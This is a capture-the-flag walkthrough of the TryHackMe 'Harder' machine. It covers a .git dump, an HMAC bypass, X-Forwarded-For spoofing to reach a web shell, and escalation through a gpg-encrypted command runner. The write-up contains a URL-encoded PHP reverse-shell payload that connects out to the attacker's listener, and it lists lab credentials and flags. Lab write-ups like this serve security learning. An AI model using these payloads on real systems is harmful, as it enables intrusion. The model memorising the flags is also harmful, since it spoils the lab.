
Harder

Enumeration

I curled the http service and in response headers we have a domain parameter so adding in etc hosts

```
< Vary: Accept-Encoding
< X-Powered-By: PHP/7.3.19
< Set-Cookie: TestCookie=just+a+test+cookie; expires=Wed, 24-Nov-2021 14:26:29 GMT; Max-Age=3599; path=/; domain=pwd.
harder.local; secure
<
<!DOCTYPE html>
```

We get a error on browser when visiting with ip and when visited with domain name we get a landing page



We were able to login with admin:admin credentials but that didnt benfit us in any way lmao

We have a hit on .git by gobuster and also .git/HEAD

```
1  GET /.git HTTP/1.1
2  Host: pwd.harder.local
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9
   ,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: PHPSESSID=ss2t1sa8q91f8ll9nt5jhdfd1u
9  Upgrade-Insecure-Requests: 1
0  Cache-Control: max-age=0
1
2
```

```
1  HTTP/1.1 301 Moved Permanently
2  Server: nginx/1.18.0
3  Date: Wed, 24 Nov 2021 13:35:10 GMT
4  Content-Type: text/html
5  Content-Length: 169
6  Location: http://pwd.harder.local:8080/.git/
7  Connection: close
8
9  <html>
10   <head>
       <title>
         301 Moved Permanently
       </title>
     </head>
11   <body>
12     <center>
         <h1>
           301 Moved Permanently
```

.git is moved permenentaly so now checking HEAD sub dir

```
GET /.git/HEAD HTTP/1.1
Host: pwd.harder.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ss2t1sa8q91f8ll9nt5jhdfd1u
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0
3  Date: Wed, 24 Nov 2021 13:36:10 GMT
4  Content-Type: application/octet-stream
5  Content-Length: 23
6  Last-Modified: Thu, 03 Oct 2019 11:00:37 GMT
7  Connection: close
8  ETag: "5d95d4d5-17"
9  Accept-Ranges: bytes
10
11 ref: refs/heads/master
12
```

Seeing the nmap results, it got a repository named secret which was guessed from pattern in .gitignore file.

Upon visiting .gitignore we have two php resources

```
GET /.gitignore HTTP/1.1
Host: pwd.harder.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ss2t1sa8q91f8ll9nt5jhdfd1u
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0
3  Date: Wed, 24 Nov 2021 13:47:44 GMT
4  Content-Type: application/octet-stream
5  Content-Length: 27
6  Last-Modified: Thu, 03 Oct 2019 15:12:04 GM
7  Connection: close
8  ETag: "5d960fc4-1b"
9  Accept-Ranges: bytes
10
11 credentials.php
12 secret.php
13
```

We were able to dump all the .git secrets using gitdumper script from github

we got a potential username from some commits


```
CyberJunkie :: logs/refs/heads » cat master
0000000000000000000000000000000000000000 ad68cc6e2a786c4e671a6a00d6f7066dc1a49fc3 evs <evs@harder.local> 1570100452 +0300    commit (initial): added inde
ad68cc6e2a786c4e671a6a00d6f7066dc1a49fc3 047afea4868d8b4ce8e7d6ca9eec9c82e3fe2161 evs <evs@harder.local> 1570115492 +0300    commit: add extra security
047afea4868d8b4ce8e7d6ca9eec9c82e3fe2161 9399abe877c92db19e7fc122d2879b470d7d6a58 evs <evs@harder.local> 1570115543 +0300    commit: add gitignore
CyberJunkie :: logs/refs/heads »
```

Now we used the git extractor to complete the git repo

```
-rwxr-xr-x 1 root root 4425 Nov 24 19:32 gitdumper.sh
CyberJunkie :: Tryhackme/Harder_THM/git » ./extractor.sh git gitnew
############
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
############
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 9399abe877c92db19e7fc122d2879b470d7d6a58
[+] Found file: /root/Tryhackme/Harder_THM/git/gitnew/0-9399abe877c92db19e7fc122d2879b470d7d6a58/.gitignor
[+] Found file: /root/Tryhackme/Harder_THM/git/gitnew/0-9399abe877c92db19e7fc122d2879b470d7d6a58/auth.php
[+] Found file: /root/Tryhackme/Harder_THM/git/gitnew/0-9399abe877c92db19e7fc122d2879b470d7d6a58/hmac.php
[+] Found file: /root/Tryhackme/Harder_THM/git/gitnew/0-9399abe877c92db19e7fc122d2879b470d7d6a58/index.php
[+] Found commit: 047afea4868d8b4ce8e7d6ca9eec9c82e3fe2161
[+] Found file: /root/Tryhackme/Harder_THM/git/gitnew/1-047afea4868d8b4ce8e7d6ca9eec9c82e3fe2161/auth.php
[+] Found file: /root/Tryhackme/Harder_THM/git/gitnew/1-047afea4868d8b4ce8e7d6ca9eec9c82e3fe2161/hmac.php
[+] Found file: /root/Tryhackme/Harder_THM/git/gitnew/1-047afea4868d8b4ce8e7d6ca9eec9c82e3fe2161/index.php
[+] Found commit: ad68cc6e2a786c4e671a6a00d6f7066dc1a49fc3
[+] Found file: /root/Tryhackme/Harder_THM/git/gitnew/2-ad68cc6e2a786c4e671a6a00d6f7066dc1a49fc3/index.php
CyberJunkie :: Tryhackme/Harder_THM/git »
```

i understood the hmac.php code but didnt knew how to bypass that so read a walkthrough for that part

we break the hash_hmac function by passing an array to it and then appending the host and hash of that host(speceified hash in hmac function) and provide them to our url as get parameters and get access to secrets.php



url	username	password (cleartext)
http://shell.harder.local	evs	9FRe8VUuhFhd3GyAtjxWn0e9RfSGv7xm

we now also have a new subdomain

portscan


```
PORT   STATE SERVICE REASON         VERSION
2/tcp  open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f8:8c:1e:07:1d:f3:de:8a:01:f1:50:51:e4:e6:00:fe (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEFmFCa+IH2JigaT+Z8eV8W3N0cSDkslS33rwJ1tptuG0IvY5mvhC/
bYiNO9vTigCiTgkHXKiFp0Kog0kiPPzihW3PU8HSpQHuSAH27vRsKR9mHY24rj7PA2mPxjObkD6PqS4Yq2YVK6BKV3RY+dYIle0nbqFNyB/
QiK7+EXXHrQLnboMy35uXfM2vy02XJxDRlhd/lyepiMXWVdTo2LHgnjL8bl9oiRzlYEtYzXg7jQErNamPwes4fqokd4Di+ma5zmeCxYfu+75/
E49gvQEwwUUWJNbjAokOe8XKUwZsJsoUcJAMqn/gk0HAVZ4rdHqziWTYlGSsNeTJHyX7vB3r
|   256 e6:5d:ea:6c:83:86:20:de:f0:f0:3a:1e:5f:7d:47:b5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJtXi31P1Ad+O7K71zZTGscq53c+5mUQTA/
KxVNEc1Xm3l/7ubkunbVoR4MWt5v4SrYZnVB7iUbjXWiwmzRnwOw=
|   256 e9:ef:d3:78:db:9c:47:20:7e:62:82:9d:8f:6f:45:6a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKRvDffPpS8dq2oJcYvNPU2NzZtjbVppVt1wM8Y52P/i
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 8.3 (protocol 2.0)
| ssh-hostkey:
|   4096 cf:e2:d9:27:d2:d9:f3:f7:8e:5d:d2:f9:9d:a4:fb:66 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCns4FcsZGpefUl1pFm7KRPBXz7nIQ590yiEd6aNm6DEKKVQOUUT4TtSEpCaUhnDU/
+XHFBJfXdm73tzEwCgN7fyxmXSCWDWu1tC1zui3CA/sr/g5k+Az0u1yTvoc3eUSByeGvVyShubpuCB5Mwa2YZJxiHu/
WzFrtDbGlGiVcQgLJTXdXE+aK7hbsx6T9HMJpKEnneRvLY4WT6ZNjw8kfp6oHMFvz/lnDffyWMNxn9biQ/
pSkZHOsBzLcAfAYXIp6710byAWGwuZL2/d6Yq1jyLY3bic6R7HGVWEX6VDcrxAeED8uNHF8kPqh46dFkyHekOOye6TnALXMZ/
uo3GSvrJd1OWx2kZ1uPJWOl2bKj1aVKKsLgAsmrrRtG1KWrZZDqpxm/
iUerIJzAI3YdLxyqXnQXvcBNHR6nc4js+bJwTPleuCOUVvkS1QWkljSDzJ878AKBDBxVLcFI0vCiIyUm065lhgTiPf0+v4Et4IQ7PlAZLjQGlttKeaI54MZQPM5
boX4/YlyWJ0EWz/a0yrwifFK/fHJWXYtQiQQl02gPzafly7zI6bO3N7CCkWdTbBPmX+zvw9QcjCxaq1T+L/v04oi0K1StQlCUTE12M4fMeO/
HfAQYCRm6tfue2BlAriIomF++Bh4yO73z3YeNuQ==
```

```
|   256 1e:45:7b:0a:b5:aa:87:e6:1b:b1:b7:9f:5d:8f:85:70 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB+INGLWU0nf9OkPJkFoW9Gx2tdNEjLVXHrtZg17ALjH
80/tcp open  http    syn-ack ttl 60 nginx 1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0
| http-git:
|   10.10.237.100:80/.git/
|     Git repository found!
|     .gitignore matched patterns 'secret'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: add gitignore
|_    Project type: PHP application (guessed from .gitignore)
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: Harder Corp. - Password Manager
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP
(Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2
(92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=11/24%OT=2%CT=%CU=43369%PV=Y%DS=4%DC=I%G=N%TM=619ECA81%P=x86_64-pc-linux-gnu)
SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)
SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)
OPS(O1=M505ST11NW6%O2=M505ST11NW6%O3=M505NNT11NW6%O4=M505ST11NW6%O5=M505ST11NW6%O6=M505ST11)
WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%T=40%W=F507%O=M505NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 31.265 days (since Sun Oct 24 13:06:18 2021)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation

We found the same login on new subdomain shell.harder.local and we get this notification upon login



We can bypass such restriction by adding a X-Forwarded-For : 10.10.10.100 in header so i sent using burp

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://shell.harder.local
Connection: close
X-Forwarded-For: 10.10.10.3
Cookie: PHPSESSID=bo5lr11fen66rfujbvq4qcm8en
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

action=set_login&user=evs&pass=
9FRe8VUuhFhd3GyAtjxWn0e9RfSGv7xm
```

```
Content-Length: 1348

<!DOCTYPE html>
<html>
  <!-- By Artyum (https://github.com/artyuum) -->
  <head>

    <meta charset="utf-8">

    <meta http-equiv="X-UA-Compatible" content="IE=ec

    <meta name="viewport" content="width=device-width

    <link rel="stylesheet" type="text/css" href="venc

    <title>
      Web Shell
    </title>

    <style>
      h2{
        color:rgba(0,0,0,.75);
      }

      pre{
        padding:15px;
        -webkit-border-radius:5px;
        -moz-border-radius:5px;
        border-radius:5px;
        background-color:#ECF0F1;
      }
```

We got a webshell

We have to use it from burp because the xforwarded header must be set in each request

Got a full shell by using a php shelll and encoding it as url

```payload

%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22%31%30%2e%34%2e%33%30%2e

`````

```
cmd=
%70%68%70%20%2d%72%20%27%24%73%6f%63%6b%3d%66%73%6f%63%6b%6f%70%65%6e%28%22%31%30%2e%34%2e%33
%30%2e%32%35%35%22%2c%36%39%36%39%29%3b%73%68%65%6c%6c%5f%65%78%65%63%28%22%73%68%20%3c%26%33
%20%3e%26%33%20%32%3e%26%33%22%29%3b%27
```

```
CyberJunkie :: ~/Tryhackme/Harder_THM » nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.237.100] 50182
```

PostExploitation

Linpeas showed a backup file for user evs which maybe a cronjob

```
[+] Backup folders

[+] Backup files (limited 100)
-rwxr-xr-x    1 www      www           190 Jul  6  2020 /etc/periodic/15min/evs-backup.sh

[+] Searching tables inside readable .db/.sql/.sqlite files (limit 100)
```

We get user credentials for ssh so we login as ssh for stable shell

```
/etc/periodic/15min $ ^[[26;23Rcat evs-backup.sh
cat evs-backup.sh
#!/bin/ash

# ToDo: create a backup script, that saves the /www directory to our internal server
# for authentication use ssh with user "evs" and password "U6j1brxGqbsUA$pMuIodnb$SZB4$bw14"
/etc/periodic/15min $ ^[[26;23R
```

linpeas showed a backup belonging to root which is a gpg key but readable by us

```
harder:/usr/local/bin$ cat /var/backup/root@harder.local.pub
-----BEGIN PGP PUBLIC KEY BLOCK-----

mDMEXwTf8RYJKwYBBAHaRw8BAQdAkJtb3UCYvPmb1/JyRPADF0uYjU42h7REPlOK
AbiN88i0IUFkbWluaXN0cmF0b3IgPHJvb3RAaGFyZGVyLmxvY2FsPoiQBBMWCAA4
FiEEb5liHk1ktq/OVuhkyR1mFZRPaHQFAl8E3/ECGwMFCwkIBwIGFQoJCAsCBBYC
AwECHgECF4AACgkQyR1mFZRPaHSt8wD8CvJLt7qyCXuJZdOBPR+X7GI2dUg0DRRu
c5gXzwk3rMMA/0JK6ZwZCHObWjwX0oLc3jvOCgQiIdaPq1WqN9/fhLAKuDgEXwTf
BRIKKwYBBAGXVQEFAQEHQNa/To/VntzySOVdvOCW+iGscTLlnsjOmiGaaWvJG14O
AwEIB4h4BBgWCAAgFiEEb5liHk1ktq/OVuhkyR1mFZRPaHQFAl8E3/ECGwwACgkQ
yR1mFZRPaHTMLQD/cqbV4dMvINa/KxATQDnbaln1Lg0jI9Jie39U44GKRIEBAJyi
+2AO+ERYahiVzkWwTEoUpjDJIv0cP/WVzfTvPk0D
=qaa6
```

also the run crypted script inrtucts us that the executed crypted script will run only the files which are encypted by gpg key of root@harder.local

```
harder:/usr/local/bin$ cat run-crypted.sh
#!/bin/sh

if [ $# -eq 0 ]
  then
    echo -n "[*] Current User: ";
    whoami;
    echo "[-] This program runs only commands which are encypted for root@harder.local using gpg."
    echo "[-] Create a file like this: echo -n whoami > command"
    echo "[-] Encrypt the file and run the command: execute-crypted command.gpg"
  else
    export GNUPGHOME=/root/.gnupg/
    gpg --decrypt --no-verbose "$1" | ash
```

Then i imported the gpg keys of root user and encrypted a file named command which just outputs whoami results

```
[-] Encrypt the file and run the command: execute-crypted command.gpg
harder:/usr/local/bin$ gpg --import /var/backup/root@harder.local.pub
gpg: key C91D6615944F6874: public key "Administrator <root@harder.local>" imported
gpg: Total number processed: 1
gpg:               imported: 1
harder:/usr/local/bin$ gpg --encrypt /tmp/command
You did not specify a user ID. (you may use "-r")

Current recipients:

Enter the user ID.  End with an empty line: 1
No such user ID.

Current recipients:

Enter the user ID.  End with an empty line: 0
No such user ID.

Current recipients:

Enter the user ID.  End with an empty line: root@harder.local
gpg: 6C1C04522C049868: There is no assurance this key belongs to the named user

sub  cv25519/6C1C04522C049868 2020-07-07 Administrator <root@harder.local>
```

Upon running the command file with executed crypted script gives us whoami as root

```
harder:/tmp$ /usr/local/bin/execute-crypted command.gpg
gpg: encrypted with 256-bit ECDH key, ID 6C1C04522C049868, created 2020-07-07
      "Administrator <root@harder.local>"
uid=0(root) gid=1000(evs) groups=1000(evs)
harder:/tmp$
```

NOw i copied the root flag and finished the box

Loot

Credentials

web shell.harder.local

evs : 9FRe8VUuhFhd3GyAtjxWn0e9RfSGv7xm

ssh port 22

evs : U6j1brxGqbsUA$pMuIodnb$SZB4$bw14

Flags

User.txt

7e88bf11a579dc5ed66cc798cbe49f76

Root.txt

3a7bd72672889e0756b09f0566935a6c